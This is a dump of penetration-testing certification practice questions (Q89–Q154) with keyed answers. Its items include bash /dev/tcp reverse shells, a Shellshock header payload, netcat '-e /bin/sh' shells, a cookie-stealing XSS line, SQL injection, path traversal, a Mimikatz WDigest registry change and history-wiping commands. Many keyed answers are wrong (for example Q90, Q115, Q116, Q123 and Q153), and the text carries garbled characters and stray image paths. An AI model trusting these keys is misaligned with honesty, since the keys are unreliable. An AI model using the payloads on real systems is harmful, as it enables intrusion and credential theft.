QUESTION 89

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Correct Answer: D

QUESTION 90
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap –vv sUV –p 53, 123-159 10.10.1.20/24 –oA udpscan
B. nmap –vv sUV –p 53,123,161-162 10.10.1.20/24 –oA udpscan
C. nmap –vv sUV –p 53,137-139,161-162 10.10.1.20/24 –oA udpscan
D. nmap –vv sUV –p 53, 122-123, 160-161 10.10.1.20/24 –oA udpscan

Correct Answer: B

QUESTION 91 A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Correct Answer: A

Reference: https://resources.infosecinstitute.com/topic/icmp-attacks/

QUESTION 92
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Correct Answer: B

QUESTION 93
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& /dev/tcp/127.0.0.1/9090 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i id;whoami”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
B. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& find / -perm -4000”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
C. exploits = {“User-Agent”: “() { ignored;};/bin/sh –i ps –ef” 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
D. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& /dev/tcp/10.10.1.1/80” 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}

Correct Answer: D

QUESTION 94

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Correct Answer: C

Reference: https://digitalguardian.com/blog/what-mitre-attck-framework

QUESTION 95

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Correct Answer: D

QUESTION 96

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company’s privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

A. OpenVAS
B. Nikto
C. SQLmap
D. Nessus

Correct Answer: C

Reference: https://phoenixnap.com/blog/best-penetration-testing-tools

QUESTION 97

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo "@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash") | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Correct Answer: B

QUESTION 98
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. "cisco-ios" "admin+1234"
B. "cisco-ios" "no-password"
C. "cisco-ios" "default-passwords"
D. "cisco-ios" "last-modified"

Correct Answer: A

QUESTION 99 A tester who is performing a penetration test on a website receives the following output:


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
B. ../../../../../../../../../../etc/passwd
C. /var/www/html/index.php;whoami
D. 1 UNION SELECT 1, DATABASE(),3--

Correct Answer: C

QUESTION 100
A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:



Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

A. Deploy a user training program
B. Implement a patch management plan
C. Utilize the secure software development life cycle
D. Configure access controls on each of the servers

Correct Answer: B

QUESTION 101

A company that developers embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse- engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract.
Which of the following concerns would BEST support the software company's request?

A. The reverse-engineering team may have a history of selling exploits to third parties.
B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
D. The reverse-engineering team will be given access to source code for analysis.

Correct Answer: D

QUESTION 102


A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company's logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Correct Answer: C

QUESTION 103

The results of an Nmap scan are as follows:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port      State     Service     Version
22/tcp    open      ssh         OpenSSH 6.6.1p1
53/tcp    open      domain      dnsmasq 2.72
80/tcp    open      http        lighttpd
443/tcp   open      ssl/http    httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
B. This device is most likely a gateway with in-band management services.
C. This device is most likely a proxy server forwarding requests over TCP/443.
D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Correct Answer: A

QUESTION 104
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Correct Answer: C

QUESTION 105
A penetration tester who is performing a physical assessment of a company’s security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

A. Badge cloning
B. Dumpster diving
C. Tailgating
D. Shoulder surfing

Correct Answer: B

QUESTION 106 The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST Nmap scan report for ( 10.2.1.22 )
Host is up (0.0102s latency). Not shown: 998 filtered ports Port     State  Service 80/tcp      open   http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose Running (JUST GUESSING) : QEMU (95%)
```

```
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
```

Which of the following device types will MOST likely have a similar response? (Choose two.)

A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device
E. Exposed RDP
F. Print queue

Correct Answer: AB

QUESTION 107

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

```
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ‘ ; DROP TABLE SERVICES; --
```

Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Correct Answer: C

QUESTION 108

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client’s information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Correct Answer: D

QUESTION 109

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client’s cybersecurity tools? (Choose two.)

A. Scraping social media sites
B. Using the WHOIS lookup tool
C. Crawling the client’s website
D. Phishing company employees
E. Utilizing DNS lookup tools
F. Conducting wardriving near the client facility

Correct Answer: BC

QUESTION 110
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Correct Answer: B

QUESTION 111
A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovering vulnerabilities, the company asked the consultant to perform the following tasks:
⚯ Code review
⚯ Updates to firewall settings
Which of the following has occurred in this situation?

- A. Scope creep
- B. Post-mortem review
- C. Risk acceptance
- D. Threat prevention

Correct Answer: *A*

QUESTION 112
At the beginning of a penetration test, the tester finds a file that includes employee data, such as email addresses, work phone numbers, computers names, and office locations. The file is hosted on a public web server. Which of the following BEST describes the technique that was used to obtain this information?

- A. Enumeration of services
- B. OSINT gathering
- C. Port scanning
- D. Social engineering

Correct Answer: *B*

QUESTION 113
During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Correct Answer: *C*

QUESTION 114
Given the following:
http://example.com/download.php?id-.../.../.../etc/passwd
Which of the following BEST describes the above attack?

- A. Malicious file upload attack
- B. Redirect attack
- C. Directory traversal attack
- D. Insecure direct object reference attack

Correct Answer: *C*

QUESTION 115
A tester intends to run the following command on a target system: bash -i >& /dev/tcp/10.2.4.6/443 0> &1
Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nlvp 443
- B. nc 10.2.4.6. 443
- C. nc -w3 10.2.4.6 443
- D. nc -e /bin/sh 10.2.4.6. 443

Correct Answer: *D*

QUESTION 116
During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz.
Which of the following registry changes would allow for credential caching in memory?

- A. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0
- B. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
- C. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
- D. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

Correct Answer: *A*

QUESTION 117
Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?


- A. set rhost 192.168.1.10
- B. run autoroute -s 192.168.1.0/24
- C. db_nmap -iL /tmp/privatehosts.txt
- D. use auxiliary/server/socks4a

Correct Answer: *A*
Reference -
https://www.offensive-security.com/metasploit-unleashed/pivoting/
QUESTION 118
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

Correct Answer: *B*
Reference -
https://www.sciencedirect.com/topics/computer-science/disgruntled-employee

QUESTION 119
Click the exhibit button.



```
Wireshark · Packet 58 · wireshark_pcapng_any_20171013094032_F0v1UF
▼ Frame 58: 62 bytes on wire (496 bits). 62 bytes captured (495 bits) on interface 0
       Inteface id: 0 (any)
       Encapsulation type: Linux cooked-mode capture (25)
       Arrival Time: Oct 13, 2017 09:42:06.031803085 EDT
       [Time shift for this packet: 0.000000000 seconds]
       Epoch Time: 1507902126. 031803085 seconds
       [Time delta from previous captured frame: 0.363170553 seconds]
       [Time delta from previous displayed frame: 0.363170553 seconds]
       [Time since references or first frame: 93/693209117 seconds]
       Frame Number: 58
       Frame Length: 62 bytes (496 bits)
       Capture Length: 62 bytes (496 bits)
       [Frame is marked: True]
       [Frame is ignored: False]
       [Protocols in frame:
       [Coloring Rule Name:
       [Coloring Rule String:
▼ Linux cooked capture
       Packet type: Broadcast (1)
       Link-layer address type: 1
       Link-layer address length: 6
       Source: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
       Protocol         (0x0806)
       Padding: 00000000000000000000000000000000
▼
       Hardware type: Ethernet (1)
       Protocol type: IPv4 (0x0800)
       Hardware size: 6
       Protocol size: 4
       Opcode: request (1)
       Sender MAC address: Dell_88:d9:9b (5c:2b:0a:88:d9:9b)
       Sender IP address: 192.168.1.4
       Target MAC address: 00: 00: 00: 00: 00: 00 (00: 00: 00: 00: 00: 00)
       Target IP address: 192.168.1.1
```

A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. ARP spoofing
- C. DNS cache poisoning
- D. SMTP relay

Correct Answer: *A*

QUESTION 120

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability on the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Choose two.)

- A. Identity and eliminate inline SQL statements from the code.
- B. Identify and eliminate dynamic SQL from stored procedures.
- C. Identify and sanitize all user inputs.
- D. Use a whitelist approach for SQL statements.
- E. Use a blacklist approach for SQL statements.
- F. Identify the source of malicious input and block the IP address.

Correct Answer: *CD*

QUESTION 121
A penetration tester, who is not on the client's network. is using Nmap to scan the network for hosts that are in scope. The penetration tester is not receiving any response on the command: nmap 100.100/1/0-125
Which of the following commands would be BEST to return results?

- A. nmap -Pn -sT 100.100.1.0-125
- B. nmap -sF -p 100.100.1.0-125
- C. nmap -sV -oA output 100.100.10-125
- D. nmap 100.100.1.0-125 -T4

Correct Answer: *A*

QUESTION 122
For which of the following reasons does a penetration tester need to have a customer's point-of-contact information available at all times? (Choose three.)

- A. To report indicators of compromise
- B. To report findings that cannot be exploited
- C. To report critical findings
- D. To report the latest published exploits
- E. To update payment information
- F. To report a server that becomes unresponsive
- G. To update the statement of work
- H. To report a cracked password

Correct Answer: *ACF*

QUESTION 123
Joe, a penetration tester, has received basic account credentials and logged into a Windows system. To escalate his privilege, from which of the following places is he using Mimikatz to pull credentials?

- A. LSASS
- B. SAM database
- C. Active Directory
- D. Registry

Correct Answer: *C*

QUESTION 124
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. RID cycling to enumerate users and groups
- B. Pass the hash to relay credentials
- C. Password brute forcing to log into the host
- D. Session hijacking to impersonate a system account

Correct Answer: *D*

QUESTION 125

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

- A. TCP SYN flood
- B. SQL injection
- C. XSS
- D. XMAS scan

Correct Answer: *B*

Reference:

https://www.softwaretestinghelp.com/getting-started-with-web-application-penetration-testing/

QUESTION 126

A penetration tester runs the following from a compromised "˜python -c "˜ import pty;pty.spawn ("/bin/bash") '. Which of the following actions are the tester taking?

- A. Removing the Bash history
- B. Upgrading the shell
- C. Creating a sandbox
- D. Capturing credentials

Correct Answer: *B*

Reference:

https://schu.media/2017/08/05/using-reverse-shell-to-get-access-to-your-server/

QUESTION 127

A vulnerability scan identifies that an SSL certificate does not match the hostname; however, the client disputes the finding. Which of the following techniques can the penetration tester perform to adjudicate the validity of the findings?

- A. Ensure the scanner can make outbound DNS requests.
- B. Ensure the scanner is configured to perform ARP resolution.
- C. Ensure the scanner is configured to analyze IP hosts.
- D. Ensure the scanner has the proper plug -ins loaded.

Correct Answer: *A*

QUESTION 128

A penetration tester is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network. The tester is monitoring the correct channel for the identified network, but has been unsuccessful in capturing a handshake. Given the scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

- A. Karma attack
- B. Deauthentication attack
- C. Fragmentation attack
- D. SSDI broadcast flood

Correct Answer: *B*

QUESTION 129. Which of the following tools is best suited to querying data provided by organizations like the American Registry for Internet Numbers (ARIN) as part of a footprinting or reconnaissance exercise?

A. Nmap
B. Traceroute
C. regmon
D. Whois

Correct Answer: D

QUESTION 130. Arnold believes that the Linux system he has compromised is a virtual machine. Which of the following techniques will not provide useful hints about whether the system is a VM or not?

A. Run system-detect-virt
B. Run ls -l /dev/disk/by-id
C. Run wmic baseboard to get manufacturer, product
D. Run dmidecode to retrieve hardware information

Correct Answer: C

QUESTION 131. Harry is conducting a penetration test against a web application and is looking for potential vulnerabilities to exploit. Which of the following vulnerabilities does not commonly exist in web applications?

A. SQL injection
B. VM escape
C. Buffer overflow
D. Cross-site scripting

Correct Answer: B

QUESTION 132. What specialized type of legal document is often used to protect the confidentiality of data and other information that penetration testers may encounter?

A. An SOW
B. An NDA
C. An MSA
D. A noncompete

Correct Answer: B

QUESTION 133. Arnold is assisting Harry with his penetration test and would like to extend the vulnerability search to include the use of dynamic testing. Which one of the following tools can he use as an interception proxy?

A. ZAP
B. Nessus
C. SonarQube
D. OLLYDBG

Correct Answer: A

QUESTION 134. David is part of a penetration testing team and is using a standard toolkit developed by his team. He is executing a password cracking script named password.sh. What language is this script most likely written in?

A. PowerShell
B. Bash
C. Ruby
D. Python

Correct Answer: B

QUESTION 135. Liza is conducting a penetration test and discovers evidence that one of the systems she is exploring was already compromised by an attacker. What action should she take immediately after confirming her suspicions?

A. Record the details in the penetration testing report.
B. Remediate the vulnerability that allowed her to gain access.
C. Report the potential compromise to the client.
D. No further action is necessary because Renee’s scope of work is limited to penetration testing.

Correct Answer: C

QUESTION 136. Which of the following vulnerability scanning methods will provide the most accurate detail during a scan?

A. Black box
B. Authenticated
C. Internal view
D. External view

Correct Answer: B

QUESTION 137. Annie wants to cover her tracks after compromising a Linux system. If she wants to permanently prevent the commands she inputs to a Bash shell, which of the following commands should she use?

A. history -c
B. kill -9 $$
C. echo "" > /~/.bash_history
D. In /dev/null ~/.bash_history -sf

Correct Answer: D

QUESTION 138. Kaiden would like to perform an automated web application security scan of a new system before it is moved into production. Which one of the following tools is best suited for this task?

A. Nmap
B. Nikto
C. Wireshark
D. CeWL

Correct Answer: B

QUESTION 139. Steve is engaged in a penetration test and is gathering information without actively scanning or otherwise probing his target. What type of information is he gathering?

A. OSINT
B. HSI
C. Background
D. None of the above

Correct Answer: A

QUESTION 140. Which of the following activities constitutes a violation of integrity?

A. Systems were taken offline, resulting in a loss of business income.
B. Sensitive or proprietary information was changed or deleted.
C. Protected information was accessed or exfiltrated.
D. Sensitive personally identifiable information was accessed or exfiltrated.

Correct Answer: B

QUESTION 141. Ted wants to scan a remote system using Nmap and uses the following command:

```
nmap 149.89.80.0/24
```

How many TCP ports will he scan?

A. 256
B. 1,000
C. 1,024
D. 65,535

Correct Answer: B

QUESTION 142. Brian is conducting a thorough technical review of his organization’s web servers. He is specifically looking for signs that the servers may have been breached in the past. What term best describes this activity?

A. Penetration testing
B. Vulnerability scanning
C. Remediation
D. Threat hunting

Correct Answer: D

QUESTION 143. Liam executes the following command on a compromised system:

```
nc 10.1.10.1 7337 -e /bin/sh
```

What has he done?

A. Started a reverse shell using Netcat
B. Captured traffic on the Ethernet port to the console via Netcat
C. Set up a bind shell using Netcat
D. None of the above

Correct Answer: A

QUESTION 144. Jennifer is reviewing files in a directory on a Linux system and sees a file listed with the following attributes. What has she discovered?

```
-rwsr-xr—1 root kismet 653905 Nov 4 2016 /usr/bin/kismet_capture
```

A. An encrypted file

B. A hashed file
C. A SUID file
D. A SIP file

Correct Answer: C

QUESTION 145. Alaina wants to conduct a man-in-the-middle attack against a target system. What technique can she use to make it appear that she has the IP address of a trusted server?

A. ARP spoofing
B. IP proofing
C. DHCP pirating
D. Spoofmastering

Correct Answer: A

QUESTION 146. Michael's social engineering attack relies on telling the staff members he contacts that others have provided the information that he is requesting. What motivation technique is he using?


A. Authority
B. Scarcity
C. Likeness
D. Social proof

Correct Answer: D

QUESTION 147. Vincent wants to gain access to workstations at his target but cannot find a way into the building. What technique can he use to do this if he is also unable to gain access remotely or on site via the network?

A. Shoulder surfing
B. Kerberoasting
C. USB key drop
D. Quid pro quo

Correct Answer: C
QUESTION 148
During an engagement an unsecure direct object reference vulnerability was discovered that allows the extraction of highly sensitive PII. The tester is required to extract and then exfil the information from a web application with identifiers 1 through 1000 inclusive. When running the following script, an error is encountered:



```
#usr/bin/python
import requests
url = "https://www.comptia.org?id="
for i in range(1, 1001):
     url += i
     req = requests.get(url)
     if req.status_code ==200:
          print(req.text)
```

Which of the following lines of code is causing the problem?

- A. url = ג€https://www.comptia.org?id=ג€
- B. req = requests.get(url)
- C. if req.status ==200:
- D. url += i

- -
Correct Answer: *D*

QUESTION 149
Which of the following actions BEST matches a script kiddieג€™s threat actor?

- A. Exfiltrate network diagrams to perform lateral movement.
- B. Steal credit cards from the database and sell them in the deep web.
- C. Install a rootkit to maintain access to the corporate network.
- D. Deface the website of a company in search of retribution.

- -
Correct Answer: *B*
Reference:
https://www.skyetechnologies.com/2020/08/20/meet-the-threat-actors-part-1-script-kiddies/
QUESTION 150
A penetration tester has gained physical access to a facility and connected directly into the internal network. The penetration tester now wants to pivot into the server VLAN. Which of the following would accomplish this?

- A. Spoofing a printerג€™s MAC address
- B. Abusing DTP negotiation
- C. Performing LLMNR poisoning
- D. Conducting an STP attack

- -
Correct Answer: *D*

QUESTION 151
During a penetration test, a tester identifies traditional antivirus running on the exploited server. Which of the following techniques would BEST ensure persistence in a post-exploitation phase?

- A. Shell binary placed in C:\windows\temp
- B. Modified daemons
- C. New user creation
- D. Backdoored executables

- -
Correct Answer: *C*


QUESTION 152
A vulnerability scan report shows what appears to be evidence of a memory disclosure vulnerability on one of the target hosts. The administrator claims the system is patched and the evidence is a false positive. Which of the following is the BEST method for a tester to confirm the vulnerability exists?

- A. Manually run publicly available exploit code.
- B. Confirm via evidence of the updated version number.

- C. Run the vulnerability scanner again.
- D. Perform dynamic analysis on the vulnerable service.

_ _
Correct Answer: *C*

QUESTION 153
A penetration tester is attempting to open a socket in a bash script but receives errors when running it. The current state of the relevant line in the script is as follows:



```
open 3</dev/tcp/${HOST}:{PORT}
```

Which of the following lines of code would correct the issue upon substitution?

- A. open 0<>/dev/tcp/${HOST}:${PORT}
- B. exec 0</dev/tcp/${HOST}/${PORT}
- C. exec 0</dev/tcp/$[HOST]:$[PORT]
- D. exec 3<>/dev/tcp/${HOST}/${PORT}
- E. open 3</dev/tcp/${HOST}/${PORT}
- F. open 3</dev/tcp/$[HOST]/$[PORT]

_ _
Correct Answer: *C*

QUESTION 154
A tester was able to retrieve domain usersג€™ hashes. Which of the following tools can be used to uncover the usersג€™ passwords? (Choose two.)

- A. Hydra
- B. Mimikatz
- C. Hashcat
- D. John the Ripper
- E. PSExec
